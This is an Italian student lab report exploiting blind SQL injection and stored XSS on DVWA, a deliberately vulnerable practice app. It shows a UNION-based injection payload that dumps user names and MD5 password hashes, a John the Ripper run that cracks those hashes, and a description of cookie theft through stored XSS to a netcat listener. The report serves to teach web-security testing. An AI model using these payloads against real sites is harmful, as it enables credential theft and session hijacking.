

Progetto S6 L5

Exploit vulnerabilità XSS stored e SQL injection (blind) sulla DVWA.

sudo -u Daniele Morabito

In questo esercizio, andremo ad exploitare due vulnerabilità piuttosto comuni e molto gravi nel caso in cui vengano sfruttate, sulle Web App; l'SQL injection ed il XSS (Cross Site Scripting).

Iniziando dall'SQLi, questo tipo di attacco mira a estrapolare eventuali informazioni sensibili da un database, con effetti devastanti.

Questo attacco può avere successo grazie ad un mancato controllo dell'input utente. Un programmatore può ovviare al problema "Sanificando" o filtrando l'input utente nel programma.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,pas

First name:

Surname: admin

admin

admin

•5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,pas

First name:

Surname: Gordon

Brown

gordonb

•e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,pas

First name:

Surname: Hack

Me

1337

•8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,pas

First name:

Surname: Pablo

Picasso

pablo

•0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,pas

First name:

Surname: Bob

Smith

smithy

•5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

La prima cosa da fare, di solito, è di testare se l'input utente viene filtrato o verificato in qualche modo utilizzando dei comandi comuni di SQL, tipo "SELECT, UNION" oppure terminatori di stringhe tipo gli apici (' , ").

Una volta confermata la vulnerabilità, si può passare all'attacco.

In questo caso, con l'SQLi (Blind) non ci viene dato un errore nel caso la sintassi non fosse corretta, non ci sarebbe un messaggio di errore ad avvisarci (il resto rimane identico).

Con lo script corretto, otteniamo le credenziali.

```
File Actions Edit View Help
(dan@Kali)-[~/Desktop]
$ john --incremental --format=Raw-MD5 --fork=4 passwdvwa.txt
Created directory: /home/dan/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
charley     (?)
password    (?)
letmein     (?)
4 1g 0:00:00:31 0.03190g/s 43349Kp/s 43349Kc/s 130070KC/s smggl05m..smgglkoe
3 0g 0:00:00:31 0g/s 44696Kp/s 44696Kc/s 180748KC/s cnply61..cnply11j
1 1g 0:00:00:31 0.03190g/s 43003Kp/s 43003Kc/s 129010KC/s nmf8fcg..nmf4l4a
Waiting for 3 children to terminate
2 2g 0:00:00:31 0.06381g/s 44385Kp/s 44385Kc/s 88773KC/s pleplr20..pleematta
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
(dan@Kali)-[~/Desktop]
$
```


In questo caso, sappiamo già che le password sono in formato hash-MD5 (grazie ai precedenti esercizi), questo ci semplifica parecchio la vita e ci permette di decriptare le password con relativa facilità.

Ho utilizzato John the Ripper (ma anche un tool online avrebbe funzionato), ho inserito le password MD5 in un file di testo e l'ho dato in pasto a John.

Come possiamo notare, abbiamo le password in chiaro.

Passiamo adesso all'attacco XSS. Questa volta andremo a effettuare un attacco XSS stored. Differisce da quello "reflected" per il fatto che una volta caricato il codice malevolo, può essere eseguito più volte (poiché viene salvato sul server), potenzialmente colpendo svariati utenti ed essendo, sempre potenzialmente, più pericoloso rispetto al XSS reflected.

Anche in questo caso, questa vulnerabilità esiste principalmente a causa del "controllo dell'input utente" mal gestito.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Name: Dan

Message:

In questo caso, il nostro obiettivo è quello di utilizzare uno script che possa rubare i cookie degli utenti che interagiscono col sito, per poi inviare questi cookie sul nostro server.

Possiamo notare nella parte sottolineata che il messaggio è vuoto, questo perché ho utilizzato uno script valido ed è già entrato in funzione. Come server, ho messo in ascolto netcat, che è un po' un coltellino svizzero provvisto di svariate funzionalità (in questo caso sarà un semplice server).

Prima di poter digitare lo script però, bisogna cambiare il numero massimo di caratteri disponibili nella casella di testo (a quanto pare la DVWA ce lo lascia modificare tranquillamente).

Per farlo, basta andare nell'inspector, trovare la giusta riga di codice e modificarla di conseguenza.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Name: Dan

Message:

Read 192.168.50.101

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

Filter Styles

Layout Computed Changes Compatibility

tbody

tr

tr

td width="100">Message *</td>

td

textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>

tr

tr

tbody

table

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea

element { inline }


input, textarea, select { main.css:32 font: 100% arial,sans-serif; vertical-align: middle; }

Inherited from div#main_body

div#main_body { main.css:141 font-size: 13px; }

margin 1

border 2



Qui possiamo invece notare tramite netcat, tutte le informazioni da noi desiderate (i cookie di sessione).

In questo caso sono tutti uguali, poiché sto interagendo con la pagina "infetta" sempre dallo stesso browser, con lo stesso utente.

Nel caso ci fossero stati diversi utenti, avremmo potuto vedere svariati cookie di sessione.

L'attacco XSS stored è così riuscito.

In conclusione, sanificare o filtrare l'input utente durante la fase di sviluppo della web app è di vitale importanza, per evitare attacchi simili e quindi mettere a serio rischio un'eventuale azienda, sito web o gli utenti stessi.